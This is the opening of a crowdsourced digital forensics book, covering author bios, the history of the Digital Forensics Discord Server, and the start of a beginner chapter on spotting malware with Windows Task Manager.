

The Hitchhiker's Guide to DFIR: Experiences From Beginners and Experts

A crowdsourced DFIR book by the members of the Digital Forensics Discord Server

Andrew Rathbun, ApexPredator, Kevin Pagano,
Nisarg Suthar, John Haynes, Guus Beckers,
Anonymous, Barry Grundy, Tristram, Victor
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This book is dedicated to all the practitioners and professionals in the niche of DFIR. It is for all those, beginners and experts alike, who spend sleepless nights expanding their horizons of knowledge in efforts to bring a change, small or big.

Happy Sleuthing! :)

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Authors

Andrew Rathbun

Andrew Rathbun is a DFIR professional with multiple years of experience in law enforcement and the private sector. Andrew currently works at Kroll as a Vice President in Cyber Risk. Andrew is involved in multiple community projects, including but not limited to the [Digital Forensics Discord Server](#)¹, [AboutDFIR](#)², and [multiple GitHub repositories](#)³. You can find him on the [DFIR discord](#)⁴.

ApexPredator

After many years at the top of the Systems Administration food chain, the ApexPredator switched to the Cybersecurity food chain. The ApexPredator is working to the top while possessing an MS in Cybersecurity and Information Assurance degree and numerous certifications, including OSCE3 (OSWE, OSEP, OSED), OSCP, OSWP, GREM, GXPN, GPEN, GWAPT, GSLC, GCIA, GCIH and GSEC. Always hunting for more prey, it spends free time playing with malware analysis and exploit development.

Barry Grundy

Barry Grundy has been working in the field of digital forensics since the mid 1990s. Starting at the Ohio Attorney General's office as a criminal investigator, and eventually joining U.S. Federal Law Enforcement as a digital forensics analyst and computer crimes investigator in 2001. He holds a Bachelor of Science in Forensic Science from Ohio University, and A Master's Degree in Forensic Computing and Cybercrimes Investigations from University College Dublin.

Barry is the author and maintainer of the Law Enforcement and Forensic Examiner's Introduction to Linux ([LinuxLEO](#)⁵). This practical beginner's guide to Linux as a digital forensics platform has been available for over 20 years and has been used by a number of academic institutions and law enforcement agencies around the world to introduce students of DFIR to Linux. Teaching, particularly Linux forensics and open source DFIR tools, is his passion.

¹<https://www.linkedin.com/company/digital-forensics-discord-server/>

²<https://aboutdfir.com/>

³<https://github.com/stars/AndrewRathbun/lists/my-projects>

⁴<http://discordapp.com/users/223211621185617920>

⁵<https://linuxleo.com>

Guus Beckers

A lifelong IT aficionado, Guus Beckers (1990), completed the Network Forensic Research track at Zuyd University of Applied Sciences as part of his Bachelor's degree. In 2016, he attained his university Master's degree at Maastricht University by completing the Forensics, Criminology and Law master's program. Guus currently works as a security consultant at Secura, leading the forensic team and performing penetration testing.

John Haynes

John Haynes works in law enforcement with a focus on digital forensics. John holds several digital forensics certs including Cellebrite Certified Mobile Examiner (CCME) and Magnet Certified Forensics Examiner (MCFE) and also holds the networking Cisco Certified Network Associate (CCNA) certification. Having only been active in digital forensics since 2020, his background as a curious nerd has served him well as he has just started exploring what digital forensics has to offer.

John has taken a keen interest in password cracking after being introduced to the basics of Hashcat at the NCFI. This started the foundation for the password-cracking chapter in this book. You can find a few of his videos on password cracking on [YouTube⁶](#) or find him learning what he can on the [DFIR Discord⁷](#).

Kevin Pagano

Kevin Pagano is a digital forensics analyst, researcher, blogger and contributor to the open-source community. He holds a Bachelor of Science in Computer Forensics from Bloomsburg University of Pennsylvania and a Graduate Certificate in Digital Forensics from Champlain College. Kevin is a member of the GIAC Advisory Board and holds several industry certifications, including the GIAC Advanced Smartphone Forensics (GASF), GIAC Certified Forensic Examiner (GCFE), and GIAC Battlefield Forensics and Acquisition (GBFA), and the Certified Cellebrite Mobile Examiner (CCME) among others.

Kevin is the creator of the [Forensics StartMe⁸](#) page and regularly shares his research on his [blog⁹](#). He is a published author with multiple peer-reviewed papers accepted through [DFIR Review¹⁰](#). Kevin also contributes to multiple open-source projects, including but not limited to [ALEAPP¹¹](#), [iLEAPP¹²](#),

⁶<https://www.youtube.com/channel/UCJYXolxwB4x3EsBAzSACCTg>

⁷<http://discordapp.com/users/167135713006059520>

⁸<https://start.me/p/q6mw4Q/forensics>

⁹<https://www.stark4n6.com/>

¹⁰<https://dfir.pubpub.org/user/kevin-pagano>

¹¹<https://github.com/abrignoni/ALEAPP>

¹²<https://github.com/abrignoni/iLEAPP>

RLEAPP¹³, CLEAPP¹⁴ and KAPE¹⁵.

Kevin is a regular competitor in the digital forensics CTF circuit. He has won First Place in the Magnet User Summit DFIR CTF 2019, the Magnet Virtual Summit DFIR CTF 2021, the Magnet User Summit DFIR CTF 2022, the Magnet Weekly CTF 2020, the Wi-Fighter Challenge v3 CTF, the Belkasoft Europe 2021 CTF, and the BloomCON CTF in 2017, 2019, 2021 and 2022. He additionally is a SANS DFIR NetWars Champion and NetWars Tournament of Champions winner and has earned multiple Lethal Forensicator coins. Kevin is a 4-time Hacking Exposed Computer Forensic (HECF) Blog Sunday Funday Winner.

In his spare time, Kevin likes to drink beers and design DFIR-themed designs for stickers, clothing, and other swag. You can find him lurking on [Twitter¹⁶](#) and on the [DFIR Discord¹⁷](#).

Nisarg Suthar

Nisarg Suthar is a lifelong student and learner of DFIR. He is an aspiring digital forensic analyst with high levels of curiosity about how things work the way that they do. He has experience with malware analysis, reverse engineering, and forensics.

Nisarg is an independent researcher, a blue teamer, CTF player, and a [blogger¹⁸](#). He likes to read material in DFIR; old and new, complete investigations on platforms like CyberDefenders and BTLO, and network with other forensicators to learn and grow mutually.

He is also the developer of his most recent open-source project [Veritas¹⁹](#), a validation purpose hex viewer for the people in DFIR. He is a big fan of all things FOSS.

Nisarg started tinkering with the disassembly of machine code, computer data, and reverse engineering when he came across the world of modding, emulation, and ROM hacking. Making his favorite games do what he wanted was a full-time hobby of writing code and stories.

In his spare time, Nisarg likes to play and learn chess obsessively.

s3raph

Breaker of things (mostly things that they shouldn't break). Writer of broken code [GitHub²⁰](#).

s3raph has worked in DFIR, Threat Hunting, Penetration Testing, and Cyber Defense and still somehow has a job in this field.

Do You Want to Know More?²¹

¹³<https://github.com/abrignoni/RLEAPP>

¹⁴<https://github.com/markmckinnon/cLeapp>

¹⁵<https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kafe>

¹⁶<https://twitter.com/kevinpagan03>

¹⁷<http://discordapp.com/users/597827073846935564>

¹⁸<https://sutharnisarg.medium.com/>

¹⁹<https://github.com/Nisarg12/Veritas>

²⁰<https://github.com/s3raph-x00>

²¹<https://www.s3raph.com/>

Tristram

An avid blue team leader helping to secure the healthcare industry. Despite being blue team focused, Tristram brings the enemy mindset to the table through various offensive skillsets to identify gaps and validate existing controls.

name (Please Maintain Alphabetical Order, Thank You!)

bio goes here

Contributors

- [brootware²²](#) - thank you for helping with the [dead link checker²³](#)!

²²<https://github.com/brootware>

²³<https://github.com/Digital-Forensics-Discord-Server/CrowdsourcedDFIRBook/issues/59>

Chapter 0 - Introduction



By [Andrew Rathbun²⁴](#) | [Twitter²⁵](#) | [Discord²⁶](#)

Welcome to the first crowdsourced digital forensics and incident response (DFIR) book! To my knowledge, this book is a first of its kind and hopefully not the last of its kind. To be very clear, this is not your traditional DFIR book. It's also not meant to be, and that's okay. I came up with the idea of the project, which ultimately became the book you are reading right now when I stumbled upon a website called Leanpub. Upon further research, I learned that books could be written on GitHub, a platform that has become a large part of my life since May 15. 2020 when I completed [my first commit²⁷](#)! As the Administrator of the Digital Forensics Discord Server, a community for which I am very fond and proud of, I felt combining the idea of writing a book with the members of the community that has given so much to me was a dream come true. This book is a grassroots effort from people who, to my knowledge, have no experience doing anything they're about to do in the chapters that succeed this Introduction chapter, and that's okay. This book isn't perfect, and it doesn't need to be. This book is documenting multiple people stepping outside of their shells, putting themselves out there, to share the knowledge they've gained through the lens they've been granted in their life with hopes to benefit the greater DFIR community. Additionally, I hope this book will inspire others to step outside their comfort zone and recognize that anyone can share knowledge, thus leaving the world a better place than what you found.

Before getting into the chapters this book offers, I want to cover the mantra behind this book for the reader to consider as they make their way through.

²⁴<https://github.com/AndrewRathbun>

²⁵<https://twitter.com/bunsofwrath12>

²⁶[http://discordapp.com/users/223211621185617920](https://discordapp.com/users/223211621185617920)

²⁷<https://github.com/EricZimmerman/KapeFiles/commit/972774117b42e6fafbd06fd9b80d29e9f1ca629a>

Purpose of This Book

This book is purely a proof of concept that members of the Digital Forensics Discord Server undertook to show that a DFIR book can be:

Crowdsourced

I love collaborating with people. I enjoy it when I can find people with the same mindset who “get it” and all they want to do is move the ball forward on something greater than themselves. Everyone contributing to this book “gets it”, but that doesn’t mean if you’re reading this right now and haven’t contributed to it, you do not “get it”. I think it means you haven’t found something that’s resonated with you yet, or you’re just not at a point in your career or, more importantly, your life to where you’re able to give back through the various methods of giving back to the DFIR community, and that’s okay. Ultimately, this book is greater than the sum of its parts, and I’m thrilled to help provide the opportunity for myself and others to collaborate with other members of the Digital Forensics Discord Server to create something genuinely community-driven from idea to published book.

Open source

Since my first commit on GitHub in May 2020, I’ve been hooked on contributing to open-source projects. The ability for the community to see the process unfold from A-Z, including but not limited to the chapters being written, edited, and finalized for publication, is something I don’t think we’ve seen yet, and I hope we see more of once this book is published and freely available for anyone to consume.

Self-published

Self-publishing allows for as much control as possible for the content creators. Being able to self-publish on Leanpub enables the content creators to modify the content at a moment’s notice without the red tape involved when dealing with a publisher. As a result, this book can be updated at any time with additional content until the authors deem the book to be complete, and thus a sequel would be necessary.

Created using GitHub and Markua (modified version of Markdown)

This goes along with the open-source above. GitHub is a fantastic platform by which to contribute to open source projects. Markdown is commonly used on GitHub and Leanpub utilized a Leanpub-flavored version of Markdown called [Markua²⁸](#). Having gained a lot of experience with Markdown in my travels in various GitHub repos, the thought of authoring a book using Markdown was very appealing.

Accessible

This particular book will be freely available on Leanpub [here²⁹](#). It will never cost you anything. Share it far and wide!

Considering all the above, a legitimate DFIR resource

Frankly, this may not be at the level of a college textbook, but it's also not meant to be. Again, this project is intended to provide a platform for previously unknown contributors in the DFIR community to provide the knowledge they've gained through research, experience, or otherwise. When one is passionate enough about a subject to where they'd volunteer to write a chapter for a book like this, enabling that person to spread their wings and put themselves out there for others to benefit from is an honor. Any errata in the chapters of this book will be addressed as they are identified, and since we control the publishing tempo, we (or you) can update the book at any time.


²⁸<http://markua.com/>

²⁹<https://leanpub.com/TheHitchhikersGuidetoDFIRExperiencesFromBeginnersandExperts>


Community Participation

One important aspect of creating this book was involving the community in deciding [the title of the book³⁰](#). Originally, this book was called [CrowdsourcedDFIRBook](#) as a working title. Multiple polls on Google Forms were created with the following results:

Round 1



Round 2



³⁰<https://github.com/Digital-Forensics-Discord-Server/TheHitchhikersGuidetoDFIRExperiencesFromBeginnersandExperts/issues/4>

Final Thoughts

I don't think any of the co-authors listed on the cover of this book ever thought they would be published authors. I can certainly say that is the case for myself. This project proved that the barrier to doing something as complicated as writing a book isn't as complex as it could be, primarily thanks to Leanpub. For all we know, the next prominent name in the DFIR world may have gotten their start from volunteering a simple chapter to this book which sparked an interest in continuing the path of knowledge sharing, content development, and overall DFIR community betterment. Only time will tell! Either way, I'm proud of those who stepped up to do something uncomfortable, something that requires effort and follow-through, and something they can ultimately be proud of accomplishing when all is said and done. Ultimately, the authors win, the other contributors win, and most importantly, the community wins!

Enjoy the book!

Chapter 1 - History of the Digital Forensics Discord Server



By [Andrew Rathbun³¹](#) | [Twitter³²](#) | [Discord³³](#)

Special thanks to Kevin Pagano for creating the Digital Forensics Discord Server logo!

History of the Digital Forensics Discord Server

I felt it was prudent to choose this topic for this project because very few others could provide as in-depth an account of the history of the Digital Forensics Discord Server. More to come in this section.

Beginnings in IRC

Long before the Digital Forensics Discord Server came to be, there existed a channel on an [IRC³⁴](#) network called [freenode³⁵](#). The channel was called `#mobileforensics`. This channel had its humble beginnings on a Google Group run by Bob Elder of [TeelTech³⁶](#), called the [Physical and RAW Mobile Forensics Group³⁷](#), which still exists today. To gain access to this Google Group, one had to have

³¹<https://github.com/AndrewRathbun>

³²<https://twitter.com/bunsofwrath12>

³³<http://discordapp.com/users/223211621185617920>

³⁴https://en.wikipedia.org/wiki/Internet_Relay_Chat

³⁵<https://en.wikipedia.org/wiki/Freenode>

³⁶<https://www.teeltech.com/>

³⁷<https://groups.google.com/g/physical-mobile-forensics/about?pli=1>

attended a TeelTech training in the past. It was and continues to be a phenomenal resource for those in Law Enforcement trying to navigate the waters of mobile forensic acquisitions.

By way of background, In February 2016, I attended the JTAG/Chip-Off class by TeelTech taught by Mike Boettcher and gained an invite to the Physical and RAW Mobile Forensics Group. I actively participated in the group to the extent my knowledge and curiosity enabled me. Make no mistake, almost every other active poster in that group was more experienced or knowledgeable than me. However, I thought there was no better place or group of people to immerse myself in than this group if I wanted to be the best version of myself.

On August 23, 2016, a user that went by the name of tupperwarez had informed the group that they were starting an IRC channel called #mobileforensics in an effort “exchange ideas & have live discussions”, as the post stated. I have been using forums for all of my internet life up until this point, and I think subconsciously I was ready for something more, and this was it! I also knew that IRC was a longstanding tradition but I had never dabbled with it as I only had previous experience with messaging clients such as AOL Instant Messenger (AIM)³⁸ and MSN Messenger³⁹ at the time. 13 minutes after the post went out by tupperwarez, I was the first to respond in the thread that I had joined.

Throughout the next year and a half, a small contingent of people totaling anywhere from 7-15 at any given time occupied this IRC channel. We became a tight-knit group of examiners who relied on each other’s knowledge and expertise to navigate challenges in our everyday casework. These problems often would relate to performing advanced acquisition methods using Chip-Off, JTAG, or flasher boxes. The collaboration was exactly what I was looking for because through each other we were able to cast a wider net for knowledge that we sought for problems we were coming across in our everyday investigations.

I recall utilizing an application called HexChat⁴⁰ to access this IRC channel. I’d have HexChat open at all times along with my everyday workflow of software applications to perform my duties as a Detective. For those reading this who have not used IRC before, know that’s its nowhere near as feature rich as Discord. Discord is much more modern and IRC has been around since the “early days” of the internet as we know it today. I bring this up because often we needed to share pictures with each other as an exhibit for a problem we were encountering during the acquisition or decoding process of a mobile device.

Move to Discord

Truthfully, I had forgotten this detail I’m about to share but one of the moderators reminded me of it a couple of years ago and it all came back to me. One of the main catalysts for moving from IRC was the fact that I was really annoyed with having to upload a picture to imgur and share the link on the IRC channel as it seemed inefficient and the process grew stale for me. I had created a Discord account back in September 2016 to join various special interest servers so I had a fair amount

³⁸[https://en.wikipedia.org/wiki/AIM_\(software\)](https://en.wikipedia.org/wiki/AIM_(software))

³⁹https://en.wikipedia.org/wiki/Windows_Live_Messenger

⁴⁰<https://hexchat.github.io/>

of exposure to Discord's capabilities prior to the birthdate of the Digital Forensics Discord Server, which is March 26th, 2018.

I recall having aspirations for a move to Discord months prior to March 2018. For those who didn't use Discord around this time, it was primarily a platform marketed towards gamers. Using it for things other than gaming wasn't the intended purpose at the time, but the functionality it had was everything I wanted in a chat client. Take all of the good features from every other chat application I had used up until that point in time and add even more quality of life features and an awesome mobile application, and I was sold. I didn't like how it wasn't as seamless to use IRC on my phone and combined with the inefficient image uploading process, Discord was a breath of fresh air.

I was reminded that the major push to move to Discord came from me mostly surrounding the image uploading process combined with the positive experiences I had with the platform in my personal life via special interest servers from September 2016 to March 2018. The call to move to Discord was met with nearly unanimous approval from members of the IRC channel. As a result, the Mobile Forensics Discord Server was created!

Mobile Forensics Discord Server ⇒ Digital Forensics Discord Server

The Mobile Forensics Discord Server enjoyed great success and rapid growth throughout its first year of existence. The server's growth was entirely driven by word of mouth and advertising on various Google Groups. The list of channels maintained in the server were driven by member requests which quickly expanded outside of mobile devices. Over time, it became increasingly apparent that branding the server as a Mobile Forensics server did not fully encompass the needs of the DFIR community. To the best of my research, the Mobile Forensics Discord Server was rebranded to the Digital Forensics Discord Server sometime around February 2019.

Since then, multiple channels have been added, renamed, and removed at the request of members.

Member Growth

Throughout the 4 years (as of this writing), the Digital Forensics Discord Server has undergone substantial growth. Below are some major membership milestones that were mined from Announcements I made in the #announcements channel over time.

Major Milestones

Date	Member Count
3/26/2018	3
3/29/2018	116
4/3/2018	142
4/6/2018	171
4/11/2018	200
4/13/2018	250
5/30/2018	300
6/28/2018	375
7/9/2018	400
7/25/2018	450
8/20/2018	500
9/27/2018	600
11/16/2018	700
12/6/2018	800
1/10/2019	900
2/1/2019	1000
5/8/2019	1500
10/4/2019	2000
1/30/2020	2500
3/27/2020	3000
5/22/2020	4000
3/26/2021	6800
8/2/2021	8000
1/29/2022	9000
3/26/2022	9500
6/29/2022	10000

Hosting the 2020 Magnet Virtual Summit

In early 2020, shortly after the COVID-19 pandemic began, I was approached by representatives from Magnet Forensics inquiring about the possibility of providing a centralized location for attendees of the Magnet Virtual Summit 2020 to chat during presentations. Enthusiastically, we accepted the idea and began to plan the logistics of hosting what likely would become a large influx of members. I seem to recall nearly 1500 members joining during the month long Magnet Virtual Summit 2020.

In retrospect, it's clear that this was one of the first indicators that the server had "made it" in the eyes of the community. Not only was the 2020 Magnet Virtual Summit a massive success in many ways, but I also strongly feel its success influenced other conferences and entities to go virtual as well as adopt Discord for the means of communication for attendees. For instance, the SANS 2020 DFIR Summit hosted a Discord server for their attendees a couple months after the 2020 Magnet Virtual Summit hosted on the Digital Forensics Discord Server. I would like to think of the 2020 Magnet Virtual Summit as a proof of concept in collaboration and communication between conference staff, presenters and attendees that succeeded beyond our expectations and influenced in one way or

another how conferences were virtualized in 2020 and beyond.

Community Engagement Within the Server

One of the biggest divides that the Digital Forensics Discord Server was able to bridge was that between customers and vendors. I recall spending a lot of time emailing every vendor I knew of to provide representation in the server due to untapped potential in customer and vendor communications that simply didn't exist at the time. 4 years into the life of the server, multiple representatives from multiple digital forensic software vendors are mainstays in the respective channels related to their products providing an unprecedented amount of instant feedback between the customer and the vendor. Historically, support was provided by email via a ticketing system, a vendor's forum, or another means that lacked the instant feedback mechanism that Discord provides. Not only are customers able to interact directly with digital forensic software vendors employees that can provide meaningful answers to help move a case forward, but they can also receive product feedback and observe interactions between examiners (aka their customers) and better understand how their respective product(s) can improve to better serve those using their products.

I know I have no possible way to quantify this statement, but I would like to think overall there has been a net positive influence on commonly utilized digital forensic software as a result of this direct interaction with the customer base within the Digital Forensic Discord Server's channels.

Impact on the DFIR community

In this section, I want to share some unique stories from people who have joined the Digital Forensics Discord Server and what impact it has had on them.

One of the earliest stories I can remember is from someone who identified themselves as a detective in Alaska. Specifically, this person stated they worked at a police department in a remote part of Alaska and they were a one-man digital forensics team. They did not have another technically savvy person to run ideas past that was less than 3 hours away from them by car. Upon joining the Digital Forensics Discord Server, they stated that the community provided exactly what they needed as prior to joining the server they were operating solo with no one to bounce ideas off of when challenges arose in their investigations. When I was a detective, I had at least 2 other people in my office to run ideas past or ensure I wasn't forgetting something simple whenever I ran into a roadblock in my analysis. I simply cannot imagine having my closest support being over 3 hours away from me. I can only imagine the feeling of isolation. This person stated the the Digital Forensics Discord Server was a game changer for them in that it provided something they so desperately needed: support!

Another story I can think of was more recent in that someone from a country I had never expected to have to make a Law Enforcement role for had joined the server. Someone posted in the #role-assignment channel stating they were a police officer in Iraq. In a prior life, I was in the United State Marine Corps and I had actually served a combat tour in Iraq in the infantry back in 2006-2007. Never in a million years would I have imagined that someone from Iraq serving in Law Enforcement would join the Digital Forensics Discord Server. To this day, this person is the only one occupying

the Law Enforcement [Iraq] role, but I have to say particularly for me that this person joining the server was a “coming full circle moment for me. I engaged in conversation with this individual and asked for updates on how the country was doing and it really warmed my heart, in all honesty. I’ve met so many wonderful people in that country during my 7 month deployment and to think that the country is in a place to where they’re catching up with the 70 other countries who have roles within the server was something that put a smile on my face and still does to this day.

Law Enforcement Personnel

Being former Law Enforcement myself, I understand the importance of jurisdiction and how laws can differ from one jurisdiction to another. As a result, Law Enforcement roles were separated by country from the early stages of the server for the purpose of delineating members from each other due to various legal considerations that may vary from one jurisdiction to another. Because of that, enumerating a list of the countries that a Law Enforcement role has been created for is likely the best way to establish the reach the Digital Forensics Discord Server has had on the DFIR community on a global level. Countries with roles assigned for Law Enforcement personnel are listed below:

As of July 2022:

Albania	India	Nigeria
Argentina	Indonesia	Norway
Australia	Iran	Pakistan
Austria	Iraq	Poland
Bangladesh	Ireland	Portugal
Belgium	Israel	Romania
Bosnia	Italy	Royal Cayman Islands
Brazil	Jamaica	Russia
Burma	Japan	Senegal
Canada	Korea	Seychelles
Chile	Latvia	Singapore
China	Lithuania	Slovakia
Columbia	Luxembourg	Slovenia
Croatia	Malaysia	Spain
Cyprus	Maldives	Sweden
Czech Republic	Malta	Switzerland
Denmark	Mauritius	Taiwan
Dominican Republic	Mexico	Turkey
Estonia	Monaco	Ukraine
Finland	Mongolia	United Arab Emirates
France	Myanmar	United Kingdom
Germany	Nepal	Uruguay
Greece	Netherlands	USA
Grenada	New Zealand	Vietnam
Iceland		

To save you from counting, that’s 73 countries with a dedicated Law Enforcement role. This means

that someone who has identified themselves as someone who works in Law Enforcement in one of these countries has joined the server and had this role assigned to them. At least 1 person from each of these countries that at the time served in a Law Enforcement capacity have joined the Digital Forensics Discord Server. With [195 countries⁴¹](#) recognized in the world as of the writing of this book, the server has a reach into approximately 36% of those!

Future

The Digital Forensics Discord Server will continue to live and thrive so long as the community wills it.

For those who are new to administering Discord servers, one important thing to know is that only the member who is assigned as the Server Owner can delete the server. Currently, that person is me, Andrew Rathbun. In the interest of ensuring the Digital Forensics Discord Server lives far beyond all of us (assuming Discord is still around by that time), I've established a paper trail for any other moderators to follow should anything happen to me to where I will never be able to log back in to Discord. This paper trail will require a lot of effort and coordination with family members/friends of mine to access my password vault and many other necessary items in order to [Transfer Ownership⁴²](#) so that the server can live on without any administrative hiccups. In the unfortunate event that I can no longer log back into Discord, a OneNote page has been shared with other moderators providing breadcrumbs to obtain the necessary information to transfer ownership to another moderator so the server can be properly taken care of.

⁴¹<https://www.worldatlas.com/articles/how-many-countries-are-in-the-world.html>

⁴²<https://support.discord.com/hc/en-us/articles/216273938-How-do-I-transfer-server-ownership>

Chapter 3 - Basic Malware Analysis



By [ApexPredator⁴³](#) | [Discord⁴⁴](#)

Introduction

Malware has been around for as long as computers have been in common use. Any computer program that performs malicious activities is classified as malware. There are many types of malware ranging from sophisticated self-propagating worms, destructive logic bombs, ransomware, to harmless pranks. Everyone who regularly uses a computer will encounter malware at some point.

This chapter will cover the basics of analyzing malware on an infected computer. It is targeted towards beginners who are new to Digital Forensics and Incident Response (DFIR) and hobbyists. The goal of this chapter is to teach someone unfamiliar with the basic concepts of malware analysis some Tactics, Techniques, and Procedures (TTPs) used to confirm that a computer is infected with malware and how to begin extracting Indicators of Compromise (IOCs). It will cover the use of basic tools. We will not cover intermediate or advanced topics such as reverse engineering malware to discover its purpose or how it works in this chapter.

The chapter starts with an introduction to basic malware analysis. It then covers some free tools to use in basic malware analysis. The chapter culminates with a walkthrough of a canned analysis on a piece of malware. The walkthrough wraps up with recommendations on where to go next to progress to intermediate or advanced malware analysis.

I had numerous instances of friends and family asking me to figure out why their computer was acting weird long before moving in to cybersecurity and receiving formal training on malware analysis. I have had other cybersecurity professionals ask why it is not a waste of time to learn to build Microsoft Office macro-based payloads when Microsoft is making it harder for users to run the malicious code inside to which I always respond with “Never underestimate the user’s desire and ability to download and run anything sent to them.” People are going to download and execute malware at some point and if you are the IT expert they will ask you to figure out what happened.

⁴³<https://github.com/ApexPredator-InfoSec>

⁴⁴<http://discordapp.com/users/826227582202675210>

One of my first instances of basic malware analysis was when I was in a situation that required using a computer shared by multiple people to access the internet. I erred on the paranoid side before using it to access any of my personal accounts and ran a network packet capture using Microsoft's NetMon, which is a packet capture tool similar to Wireshark. I noticed from the packet capture that the machine was communicating with a Chinese domain which appeared unusual. I then conducted a quick Google search on the domain and found that it was associated with a piece of malware.

The site I found listed out additional IOCs which enabled me to check running processes to find that I had the malicious executable running. I was then able to kill the process with Task Manager. I was also able to review the registry with Regedit and delete the registry key that was created by the malware to establish persistence. I was then able to notify the other users of the machine that it had malware running on it that steals information such as account credentials. The machine was then reimaged to ensure all of the malware was removed and the machine was back to a known good state. Next, we will cover some of the basic tools that you can use to perform the same type of simple analysis.

Basic Malware Analysis Tools

This section covers free tools that can be used for basic malware analysis to identify if a machine has been infected with malware. You can use these tools to extract IOCs to share with the community or to include in an Incident Response report in a professional setting. We will start with built in tools that you probably already know and discuss how to use them for basic malware analysis.

Task Manager is a built in Windows tool that allows you to view running processes. You can use it to view running processes and how much resources they are using. On Windows 10, right click the task bar and select Task Manager from the menu to launch the Task Manager. On Windows 11, click the Windows Start Menu icon and type Task Manager to search for the Task Manager app. You may then need to click the drop down arrow entitled More details.

Name	Status	77% CPU	27% Memory	23% Disk
> Service Host: BitLocker Drive Encryption Service	0%	1.4 MB	0 MB/s	
> Service Host: Capability Access Manager Service	0%	2.9 MB	0 MB/s	
> Service Host: CaptureService_118e26	0%	1.9 MB	0 MB/s	
> Service Host: Certificate Propagation	0%	1.9 MB	0 MB/s	
▼ Service Host: Clipboard User Service_118e26	0%	2.8 MB	0 MB/s	
Clipboard User Service_118e26				
> Service Host: COM+ Event System	0%	1.7 MB	0 MB/s	
> Service Host: Connected Devices Platform Servi...	0%	4.0 MB	0 MB/s	
> Service Host: Connected Devices Platform User ...	0%	8.3 MB	0.1 MB/s	
> Service Host: Container Manager Service	0%	1.7 MB	0 MB/s	
> Service Host: Data Sharing Service	0%	4.4 MB	0 MB/s	
> Service Host: DCOM Server Process Launcher (5)	0.1%	16.1 MB	0.1 MB/s	
> Service Host: Device Association Service	0%	0.9 MB	0 MB/s	
> Service Host: DHCP Client	0%	3.1 MB	0 MB/s	
＼ Service Host: Diagnostic Telemetry Service	0.1%	26.6 MB	0 MB/s	
<hr/>				
▲ Fewer details				
				End task

You can use this tool to find suspicious processes running on the machine. More sophisticated Malware will attempt to blend in by using the names of common legitimate programs, however, if you have a specific process name from an IOC you can easily look to see if it is running. Each process also has an arrow you can click to expand to show child processes.

There are also Startup and Services tabs that allow you to review processes that are set to run on startup and the list of installed services. You can review the Startup tab to help identify simple persistence mechanism of malware to find applications that run on startup that are uncommon or should not be included. This same process can be done on the Services tab to find suspicious services installed on the machine. These tabs show you the same information that you would get by running `Startup Apps or services.msc` independently from Task Manager.

The screenshot shows the Windows Task Manager window with the "Startup" tab selected. The table lists various startup items with their names, publishers, status, and startup impact. A "Disable" button is visible at the bottom right.

Name	Publisher	Status	Startup impact
Fax Reception	SEIKO EPSON CORPORATION	Enabled	High
Fax Transmission	SEIKO EPSON CORPORATION	Enabled	High
Intel® Graphics Command ...	INTEL CORP	Disabled	None
Killer Control Center	Rivet Networks LLC	Disabled	None
Microsoft Edge	Microsoft Corporation	Enabled	High
Microsoft Teams	Microsoft	Enabled	Not measured
Realtek HD Audio Universal ...	Realtek Semiconductor	Enabled	Low
Send to OneNote Tool	Microsoft Corporation	Enabled	Medium
Skype	Skype	Disabled	None
Spotify	Spotify AB	Disabled	None
Terminal	Microsoft Corporation	Disabled	None
VMware Tray Process	VMware, Inc.	Enabled	Medium
Waves MaxxAudio Service A...	Waves Audio Ltd.	Enabled	High
Windows Security notificati...	Microsoft Corporation	Enabled	Medium

